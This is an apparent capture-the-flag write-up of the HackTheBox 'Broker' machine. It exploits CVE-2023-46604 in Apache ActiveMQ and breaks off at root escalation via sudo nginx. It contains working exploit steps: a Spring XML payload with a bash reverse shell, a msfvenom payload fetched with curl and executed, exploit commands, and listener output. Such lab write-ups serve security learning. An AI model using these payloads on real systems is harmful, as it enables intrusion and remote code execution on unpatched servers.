HTB - Broker - web (ActiveMQ) exploitation & nginx

IP : 10.10.11.243


```
nmap -p- --min-rate 10000  -sS -sV -sS -A 10.10.11.243 -Pn
```

```
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http       nginx 1.18.0 (Ubuntu)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Error 401 Unauthorized
1883/tcp  open  mqtt
| mqtt-subscribe:
|   Topics and their most recent payloads:
|     ActiveMQ/Advisory/MasterBroker:
|_    ActiveMQ/Advisory/Consumer/Topic/#:
5672/tcp  open  amqp?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GetRequest, HTTPOptions,
RPCCheck, RTSPRequest, SSLSessionReq, TerminalServerCookie:
|     AMQP
|     AMQP
|     amqp:decode-error
|_    7Connection from client using unsupported AMQP attempted
|_amqp-info: ERROR: AQMP:handshake expected header (1) frame, but was 65
8161/tcp  open  http       Jetty 9.4.39.v20210325
|_http-server-header: Jetty(9.4.39.v20210325)
|_http-title: Error 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
44721/tcp open  tcpwrapped
```


```
61613/tcp open  stomp      Apache ActiveMQ
| fingerprint-strings:
|   HELP4STOMP:
|     ERROR
|     content-type:text/plain
|     message:Unknown STOMP action: HELP
|     org.apache.activemq.transport.stomp.ProtocolException: Unknown STOMP
action: HELP
|
org.apache.activemq.transport.stomp.ProtocolConverter.onStompCommand(Protoco
lConverter.java:258)
|
org.apache.activemq.transport.stomp.StompTransportFilter.onCommand(StompTran
sportFilter.java:85)
|
org.apache.activemq.transport.TransportSupport.doConsume(TransportSupport.ja
va:83)
|
org.apache.activemq.transport.tcp.TcpTransport.doRun(TcpTransport.java:233)
|
org.apache.activemq.transport.tcp.TcpTransport.run(TcpTransport.java:215)
|_    java.lang.Thread.run(Thread.java:750)
61614/tcp open  http       Jetty 9.4.39.v20210325
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title.
|_http-server-header: Jetty(9.4.39.v20210325)
61616/tcp open  apachemq   ActiveMQ OpenWire transport 5.15.15
2 services unrecognized despite returning data. If you know the
service/version, please submit the following fingerprints at
https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port5672-TCP:V=7.95%I=7%D=7/30%Time=688A5CEF%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x10\
SF:xc0\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\x01
SF:\0S\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17Connection\x20from\x20cli
SF:ent\x20using\x20unsupported\x20AMQP\x20attempted")%r(HTTPOptions,89,"AM
SF:QP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x10\xc0\x0c\x04\xa1
SF:\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\x01\0S\x1d\xc0M\x0
SF:2\xa3\x11amqp:decode-error\xa17Connection\x20from\x20client\x20using\x2
SF:0unsupported\x20AMQP\x20attempted")%r(RTSPRequest,89,"AMQP\x03\x01\0\0A
SF:MQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x10\xc0\x0c\x04\xa1\0@p\0\x02\0\0`
SF:\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\x01\0S\x1d\xc0M\x02\xa3\x11amqp:d
SF:ecode-error\xa17Connection\x20from\x20client\x20using\x20unsupported\x2
SF:0AMQP\x20attempted")%r(RPCCheck,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\
SF:0\x19\x02\0\0\0\0S\x10\xc0\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x0
SF:2\0\0\0\0S\x18\xc0S\x01\0S\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17Co
SF:nnection\x20from\x20client\x20using\x20unsupported\x20AMQP\x20attempted
SF:")%r(DNSVersionBindReqTCP,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\
SF:x02\0\0\0\0S\x10\xc0\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\
SF:0\0S\x18\xc0S\x01\0S\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17Connecti
SF:on\x20from\x20client\x20using\x20unsupported\x20AMQP\x20attempted")%r(D
SF:NSStatusRequestTCP,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0
SF:\0\0S\x10\xc0\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x1
SF:8\xc0S\x01\0S\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17Connection\x20f
SF:rom\x20client\x20using\x20unsupported\x20AMQP\x20attempted")%r(SSLSessi
SF:onReq,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x10\xc0
SF:\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\x01\0S
SF:\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17Connection\x20from\x20client
SF:\x20using\x20unsupported\x20AMQP\x20attempted")%r(TerminalServerCookie,
SF:89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x10\xc0\x0c\x
SF:04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\x01\0S\x1d\x
SF:c0M\x02\xa3\x11amqp:decode-error\xa17Connection\x20from\x20client\x20us
SF:ing\x20unsupported\x20AMQP\x20attempted");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port61613-TCP:V=7.95%I=7%D=7/30%Time=688A5CE9%P=x86_64-pc-linux-gnu%r(H
SF:ELP4STOMP,27F,"ERROR\ncontent-type:text/plain\nmessage:Unknown\x20STOMP
SF:\x20action:\x20HELP\n\norg\.apache\.activemq\.transport\.stomp\.Protoco
SF:lException:\x20Unknown\x20STOMP\x20action:\x20HELP\n\tat\x20org\.apache
SF:\.activemq\.transport\.stomp\.ProtocolConverter\.onStompCommand\(Protoc
SF:olConverter\.java:258\)\n\tat\x20org\.apache\.activemq\.transport\.stom
SF:p\.StompTransportFilter\.onCommand\(StompTransportFilter\.java:85\)\n\t
SF:at\x20org\.apache\.activemq\.transport\.TransportSupport\.doConsume\(Tr
SF:ansportSupport\.java:83\)\n\tat\x20org\.apache\.activemq\.transport\.tc
SF:p\.TcpTransport\.doRun\(TcpTransport\.java:233\)\n\tat\x20org\.apache\.
SF:activemq\.transport\.tcp\.TcpTransport\.run\(TcpTransport\.java:215\)\n
SF:\tat\x20java\.lang\.Thread\.run\(Thread\.java:750\)\n\0\n");
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Website - TCP 80

Visiting the site just asks for HTTP basic auth:



Trying “admin” / “admin” works. It’s an admin interface for ActiveMQ:



Welcome to the Apache ActiveMQ!

What do you want to do next?

- Manage ActiveMQ broker
- See some Web demos (demos not included in default configuration)


Useful Links

- Documentation
- FAQ
- Downloads
- Forums

Copyright 2005-2020 The Apache Software Foundation.

Graphic Design By Hiram

The “Manage ActiveMQ broker” link leads to `/admin/` :



Welcome!

Welcome to the Apache ActiveMQ Console of **localhost** (ID:broker-37405-1699466039286-0:1)

You can find more information about Apache ActiveMQ on the Apache ActiveMQ Site

Broker

Name	**localhost**
Version	**5.15.15**
ID	**ID:broker-37405-1699466039286-0:1**
Uptime	**23 minutes**
Store percent used	**0**
Memory percent used	**0**
Temp percent used	**0**

Copyright 2005-2020 The Apache Software Foundation.

This gives the broker ID, uptime, version, etc.


ActiveMQ

ActiveMQ is a very popular open-source message broker. Message brokers are designed to manage communications between different systems (often written in different languages). For example, if a transaction is requested through a bank's webserver, it may need to contact a different backend server to process that transaction. If the webserver does that on it's own, there's a lot of risk for things like outages and missed communications. Instead it might use a message broker that will handle taking the request and making sure it reaches the other server.

Shell as activemq

Identify Vulnerability

This box has been released on HackTheBox directly to retired as a chance to show off a newsworthy vulnerability, CVE-2023-46604 in ActiveMQ. Searching for "ActiveMQ vulnerability” will turn up all sorts of articles about ransomware crews using this attack to own ActiveMQ servers:


ActiveMQ vulnerability

About 133 results (0.54 seconds)

The Hacker News
HelloKitty Ransomware Group Exploiting Apache ActiveMQ Vulnerability
Cybersecurity researchers are warning of suspected exploitation of a recently disclosed critical security flaw in the Apache ActiveMQ...
6 days ago

TheRegister.
Critical Apache ActiveMQ flaw under attack by 'clumsy' ransomware crims
Security researchers have confirmed that ransomware criminals are capitalizing on a maximum-severity vulnerability in Apache ActiveMQ.
6 days ago

SecurityWeek
Apache ActiveMQ Vulnerability Exploited as Zero-Day
The recently patched Apache ActiveMQ vulnerability tracked as CVE-2023-46604 has been exploited as a zero-day since at least October 10.
5 days ago

Bleeping Computer
TellYouThePass ransomware joins Apache ActiveMQ RCE attacks
Internet-exposed Apache ActiveMQ servers are also targeted in TellYouThePass ransomware attacks targeting a critical remote code execution...
2 days ago

CSO Online
HelloKitty ransomware deployed via critical Apache ActiveMQ flaw

The vulnerability is very easy to exploit and unauthenticated, getting the very rare top CVSS score of 10.0. ActiveMQ has a bunch of different versions, but in the 5.15 group, anything before 5.15.16 is vulnerable (including Broker’s 5.15.15).

Understand Exploit

evkl1d has a Python POC on GitHub that’s useful for both understanding the vulnerability and exploiting it.

The Python code takes a target IP, port (default 61616), and “Spring XML Url”. It builds a payload which looks like a serialized object, as it starts with a header, then a series of objects that start with their length and then their value. It converts to hex, and send this as a message to ActiveMQ port.

The payload is exploiting a deserialization vulnerability in ActiveMQ, and using a gadget from the Spring to load a remote XML file, which has the ability to run programs.

For a much more detailed look at the exploit, this medium post does a nice job, and pulls from original research from X1r0z (here in Chinese).

Run POC

To run the POC, I can start with a Python webserver and run the Python script:

```
oxdf@hacky$ python exploit.py -i 10.10.11.243 -u http://10.10.14.6/test.xml
     _        _   _           __  __  ___        ____   ____ _____
    / \   ___| |_(_)_   _____|  \/  |/ _ \      |  _ \ / ___| ____|
   / _ \ / __| __| \ \ / / _ \ |\/| | | | |_____| |_) | |   |  _|
  / ___ \ (__| |_| |\ V /  __/ |  | | |_| |_____|  _ <| |___| |___
 /_/   \_\___|\__|_| \_/ \___|_|  |_|\__\_\     |_| \_\\____|_____|

[*] Target: 10.10.11.243:61616
[*] XML URL: http://10.10.14.6/poc.xml

[*] Sending packet:
0000006c1f000000000000000000010100426f72672e737072696e676672616d65776f726b2e
636f6e746578742e737570706f72742e436c61737350617468586d6c4170706c69636174696f
6e436f6e74657874010019687474703a2f2f31302e31302e31342e362f706f632e786d6c
```

There is a hit at my websertver (twice actually):

```
10.10.11.243 - - [08/Nov/2023 13:33:53] code 404, message File not found
10.10.11.243 - - [08/Nov/2023 13:33:53] "GET /test.xml HTTP/1.1" 404 -
10.10.11.243 - - [08/Nov/2023 13:34:26] code 404, message File not found
10.10.11.243 - - [08/Nov/2023 13:34:26] "GET /test.xml HTTP/1.1" 404 -
```

So I need to look at this XML file. The exploit comes with `poc.xml`:

```
<?xml version="1.0" encoding="UTF-8" ?>
    <beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
     http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd">
        <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
            <constructor-arg>
            <list>
                <value>bash</value>
                <value>-c</value>
                <value>bash -i &gt;&amp; /dev/tcp/10.10.10.10/9001
0&gt;&amp;1</value>
            </list>
            </constructor-arg>
        </bean>
    </beans>
```

It's clearly calling a classic bash reverse shell, `bash -c 'bash -i >& /dev/tcp/10.10.10.10/9001'`. I'll update the payload to my IP address and host it with the Python webserver.

With `nc` listening on 9001, I'll run the exploit again. It fetches `poc.xml` (twice):

```
10.10.11.243 - - [08/Nov/2023 13:34:37] "GET /poc.xml HTTP/1.1" 200 -
10.10.11.243 - - [08/Nov/2023 13:34:37] "GET /poc.xml HTTP/1.1" 200 -
```

And then a shell at `nc`:

```
oxdf@hacky$ nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.243 60298
bash: cannot set terminal process group (880): Inappropriate ioctl for
device
bash: no job control in this shell
activemq@broker:/opt/apache-activemq-5.15.15/bin$
```

I'll do a shell upgrade:

```
activemq@broker:/opt/apache-activemq-5.15.15/bin$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
activemq@broker:/opt/apache-activemq-5.15.15/bin$ ^Z
[1]+  Stopped                 nc -lnvp 9001
oxdf@hacky$ stty raw -echo ; fg
nc -lnvp 9001
             reset
reset: unknown terminal type unknown
Terminal type? screen
activemq@broker:/opt/apache-activemq-5.15.15/bin$
```

ANOTHER METHOD (WORKED)

```
https://github.com/SaumyajeetDas/CVE-2023-46604-RCE-Reverse-Shell-Apache-
ActiveMQ

cd CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ-main/

msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.48 LPORT=4444 -f elf
-o
test.elf
```

```
#Then, we edit the poc-linux.xml file and change the IP address to our web
server.

<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="
http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd">
<bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
<constructor-arg>
<list>
<value>sh</value>
<value>-c</value>
<!-- The command below downloads the file and saves it as test.elf --
>
<value>curl -s -o test.elf http://10.10.14.48:8001/test.elf; chmod +x
./test.elf; ./test.elf</value>
</list>
</constructor-arg>
</bean>
</beans>

#We start a Python3 HTTP server in the background and start a Netcat
listener

python3 -m http.server 8001 &
nc -lvvp 4444

go run main.go -i 10.129.230.87 -p 61616 -u http://10.10.14.48:8001/poc-
linux.xml

#WE WILL GET SHELL BUT CONVERT AGAIN USING BELOW CMD

python3 -c 'import pty; pty.spawn("/bin/bash")'
```

And grab `user.txt`:

```
activemq@broker:~$ cat user.txt
61b5553d************************
```

Shell as root

Enumeration

The activemq user can run `nginx` as root with no password:

```
activemq@broker:~$ sudo -l
Matching Defaults entries for activemq on broker:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin,
    use_pty

User activemq may run the following commands on broker:
    (ALL : ALL) NOPASSWD: /usr/sbin/nginx
```

Create Malicious Webserver

File Read

